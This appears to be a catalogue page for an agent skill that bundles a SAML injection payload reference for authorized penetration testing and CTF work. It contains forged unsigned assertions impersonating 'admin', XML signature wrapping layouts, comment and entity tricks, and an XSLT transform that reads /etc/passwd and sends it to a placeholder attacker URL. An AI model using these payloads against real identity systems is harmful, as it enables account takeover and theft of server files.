
payloads-saml
SAML (Security Assertion Markup Language) is an open standard for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. While SAML is widely used to facilitate single sign-on (SSO) and other federated authentication scenarios, improper implementation or misconfiguration can expose systems to various vulnerabilities....
How do I install this agent skill?
npx skills add https://github.com/smartworldarafath/rea_skill --skill payloads-samlIs this agent skill safe to install?
- Gen Agent Trust Hubpass
This skill is a documentation resource providing SAML injection payloads and methodologies for security testing. It contains no executable scripts or malicious instructions and serves as a reference library for authorized security audits.
- Socketwarn
1 alert: gptSecurity
- Snykpass
Risk: LOW · No issues
What does this agent skill do?
SAML Injection Payloads
Source: PayloadsAllTheThings/SAML Injection Category:
payloads-injection| Skill ID:payloads-saml
Overview
SAML injection payloads for SSO bypass, XML signature wrapping, and identity manipulation.
This skill integrates the full PayloadsAllTheThings (PATT) payload library for the SAML Injection Payloads domain into the REA_Skill framework. Use it during authorized penetration testing, bug bounty research, security audits, and CTF challenges.
Workflow
1. Recon & Identification
- Identify the target technology stack and injection points
- Enumerate endpoints, parameters, and input vectors
- Determine applicable payload categories from the reference below
2. Payload Selection
- Browse the PATT payload library for the attack class
- Select encoding-appropriate payloads for the target environment
- Consider WAF bypass variants and obfuscation techniques
3. Exploitation (Authorized Only)
- Test payloads in order: passive → active → escalation
- Document every payload tested and its response
- Capture PoC evidence (screenshots, HTTP logs, curl output)
4. Verification & Reporting
- Confirm the vulnerability with a clean minimal PoC
- Map findings to CVE/CWE where applicable
- Report with remediation recommendations and code fixes
Full PATT Reference
SAML Injection
SAML (Security Assertion Markup Language) is an open standard for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. While SAML is widely used to facilitate single sign-on (SSO) and other federated authentication scenarios, improper implementation or misconfiguration can expose systems to various vulnerabilities.
Summary
Tools
- CompassSecurity/SAMLRaider - SAML2 Burp Extension.
- d0ge/XSW - XML Signature Wrapping Burp Suite Extensions.
- ZAP Addon/SAML Support - Allows to detect, show, edit, and fuzz SAML requests.
Methodology
A SAML Response should contain the <samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol".
Invalid Signature
Signatures which are not signed by a real CA are prone to cloning. Ensure the signature is signed by a real CA. If the certificate is self-signed, you may be able to clone the certificate or create your own self-signed certificate to replace it.
Signature Stripping
[...]accepting unsigned SAML assertions is accepting a username without checking the password - @ilektrojohn
The goal is to forge a well formed SAML Assertion without signing it. For some default configurations if the signature section is omitted from a SAML response, then no signature verification is performed.
Example of SAML assertion where NameID=admin without signature.
<?xml version="1.0" encoding="UTF-8"?>
<saml2p:Response xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol" Destination="http://localhost:7001/saml2/sp/acs/post" ID="id39453084082248801717742013" IssueInstant="2018-04-22T10:28:53.593Z" Version="2.0">
    <saml2:Issuer xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion" Format="urn:oasis:names:tc:SAML:2.0:nameidformat:entity">REDACTED</saml2:Issuer>
    <saml2p:Status xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol">
        <saml2p:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success" />
    </saml2p:Status>
    <saml2:Assertion xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion" ID="id3945308408248426654986295" IssueInstant="2018-04-22T10:28:53.593Z" Version="2.0">
        <saml2:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity" xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">REDACTED</saml2:Issuer>
        <saml2:Subject xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">
            <saml2:NameID Format="urn:oasis:names:tc:SAML:1.1:nameidformat:unspecified">admin</saml2:NameID>
            <saml2:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml2:SubjectConfirmationData NotOnOrAfter="2018-04-22T10:33:53.593Z" Recipient="http://localhost:7001/saml2/sp/acs/post" />
            </saml2:SubjectConfirmation>
        </saml2:Subject>
        <saml2:Conditions NotBefore="2018-04-22T10:23:53.593Z" NotOnOrAfter="2018-0422T10:33:53.593Z" xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">
            <saml2:AudienceRestriction>
                <saml2:Audience>WLS_SP</saml2:Audience>
            </saml2:AudienceRestriction>
        </saml2:Conditions>
        <saml2:AuthnStatement AuthnInstant="2018-04-22T10:28:49.876Z" SessionIndex="id1524392933593.694282512" xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">
            <saml2:AuthnContext>
                <saml2:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</saml2:AuthnContextClassRef>
            </saml2:AuthnContext>
        </saml2:AuthnStatement>
    </saml2:Assertion>
</saml2p:Response>
XML Signature Wrapping Attacks
XML Signature Wrapping (XSW) attack, some implementations check for a valid signature and match it to a valid assertion, but do not check for multiple assertions, multiple signatures, or behave differently depending on the order of assertions.
- XSW1: Applies to SAML Response messages. Add a cloned unsigned copy of the Response after the existing signature.
- XSW2: Applies to SAML Response messages. Add a cloned unsigned copy of the Response before the existing signature.
- XSW3: Applies to SAML Assertion messages. Add a cloned unsigned copy of the Assertion before the existing Assertion.
- XSW4: Applies to SAML Assertion messages. Add a cloned unsigned copy of the Assertion within the existing Assertion.
- XSW5: Applies to SAML Assertion messages. Change a value in the signed copy of the Assertion and adds a copy of the original Assertion with the signature removed at the end of the SAML message.
- XSW6: Applies to SAML Assertion messages. Change a value in the signed copy of the Assertion and adds a copy of the original Assertion with the signature removed after the original signature.
- XSW7: Applies to SAML Assertion messages. Add an “Extensions” block with a cloned unsigned assertion.
- XSW8: Applies to SAML Assertion messages. Add an “Object” block containing a copy of the original assertion with the signature removed.
In the following example, these terms are used.
- FA: Forged Assertion
- LA: Legitimate Assertion
- LAS: Signature of the Legitimate Assertion
<SAMLResponse>
  <FA ID="evil">
      <Subject>Attacker</Subject>
  </FA>
  <LA ID="legitimate">
      <Subject>Legitimate User</Subject>
      <LAS>
         <Reference Reference URI="legitimate">
         </Reference>
      </LAS>
  </LA>
</SAMLResponse>
In the Github Enterprise vulnerability, this request would verify and create a sessions for Attacker instead of Legitimate User, even if FA is not signed.
XML Comment Handling
A threat actor who already has authenticated access into a SSO system can authenticate as another user without that individual’s SSO password. This vulnerability has multiple CVE in the following libraries and products.
- OneLogin - python-saml - CVE-2017-11427
- OneLogin - ruby-saml - CVE-2017-11428
- Clever - saml2-js - CVE-2017-11429
- OmniAuth-SAML - CVE-2017-11430
- Shibboleth - CVE-2018-0489
- Duo Network Gateway - CVE-2018-7340

Researchers have noticed that if an attacker inserts a comment inside the username field in such a way that it breaks the username, the attacker might gain access to a legitimate user's account.
<SAMLResponse>
    <Issuer>https://idp.com/</Issuer>
    <Assertion ID="_id1234">
        <Subject>
            <NameID>user@user.com<!--XMLCOMMENT-->.evil.com</NameID>
Where user@user.com is the first part of the username, and .evil.com is the second.
XML External Entity
An alternative exploitation would use XML entities to bypass the signature verification, since the content will not change, except during XML parsing.
In the following example:
&s;will resolve to the string"s"&f1;will resolve to the string"f1"
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Response [
  <!ENTITY s "s">
  <!ENTITY f1 "f1">
]>
<saml2p:Response xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol"
  Destination="https://idptestbed/Shibboleth.sso/SAML2/POST"
  ID="_04cfe67e596b7449d05755049ba9ec28"
  InResponseTo="_dbbb85ce7ff81905a3a7b4484afb3a4b"
  IssueInstant="2017-12-08T15:15:56.062Z" Version="2.0">
[...]
  <saml2:Attribute FriendlyName="uid"
    Name="urn:oid:0.9.2342.19200300.100.1.1"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml2:AttributeValue>
      &s;taf&f1;
    </saml2:AttributeValue>
  </saml2:Attribute>
[...]
</saml2p:Response>
The SAML response is accepted by the service provider. Due to the vulnerability, the service provider application reports "taf" as the value of the "uid" attribute.
Extensible Stylesheet Language Transformation
An XSLT can be carried out by using the transform element.
 Picture from http://sso-attacks.org/XSLT_Attack
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
    <ds:Transforms>
      <ds:Transform>
        <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:template match="doc">
            <xsl:variable name="file" select="unparsed-text('/etc/passwd')"/>
            <xsl:variable name="escaped" select="encode-for-uri($file)"/>
            <xsl:variable name="attackerUrl" select="'http://[ATTACKER.DOMAIN.TLD]/'"/>
            <xsl:variable name="exploitUrl"select="concat($attackerUrl,$escaped)"/>
            <xsl:value-of select="unparsed-text($exploitUrl)"/>
          </xsl:template>
        </xsl:stylesheet>
      </ds:Transform>
    </ds:Transforms>
  ...
</ds:Signature>
References
- Attacking SSO: Common SAML Vulnerabilities and Ways to Find Them - Jem Jensen - March 7, 2017
- How to Hunt Bugs in SAML; a Methodology - Part I - Ben Risher (@epi052) - March 7, 2019
- How to Hunt Bugs in SAML; a Methodology - Part II - Ben Risher (@epi052) - March 13, 2019
- How to Hunt Bugs in SAML; a Methodology - Part III - Ben Risher (@epi052) - March 16, 2019
- On Breaking SAML: Be Whoever You Want to Be - Juraj Somorovsky, Andreas Mayer, Jorg Schwenk, Marco Kampmann, and Meiko Jensen - August 23, 2012
- Oracle Weblogic - Multiple SAML Vulnerabilities (CVE-2018-2998/CVE-2018-2933) - Denis Andzakovic - July 18, 2018
- SAML Burp Extension - Roland Bischofberger - July 24, 2015
- SAML Security Cheat Sheet - OWASP - February 2, 2019
- The road to your codebase is paved with forged assertions - Ioannis Kakavas (@ilektrojohn) - March 13, 2017
- Truncation of SAML Attributes in Shibboleth 2 - redteam-pentesting.de - January 15, 2018
- Vulnerability Note VU#475445 - Garret Wassermann - February 27, 2018
REA MCP Integration
// REA MCP — Automated payload injection via REA tools
// Use analyze_function, procedure_pseudo_code, or observe_native_calls
// to identify injection sinks, then apply payloads from this skill.
Legal Notice
⚠️ Authorized Use Only. All payloads in this skill are for security research, penetration testing with written permission, CTF competitions, and defensive study. Unauthorized use against systems you do not own or have explicit permission to test is illegal.
How can the creator link this skill?
Add the canonical catalog link to the repository README so users can inspect current installs and available audits. The publishing guide covers the complete discovery path.
<a href="https://skillzs.dev/skills/smartworldarafath/rea_skill/payloads-saml">View payloads-saml on skillZs</a>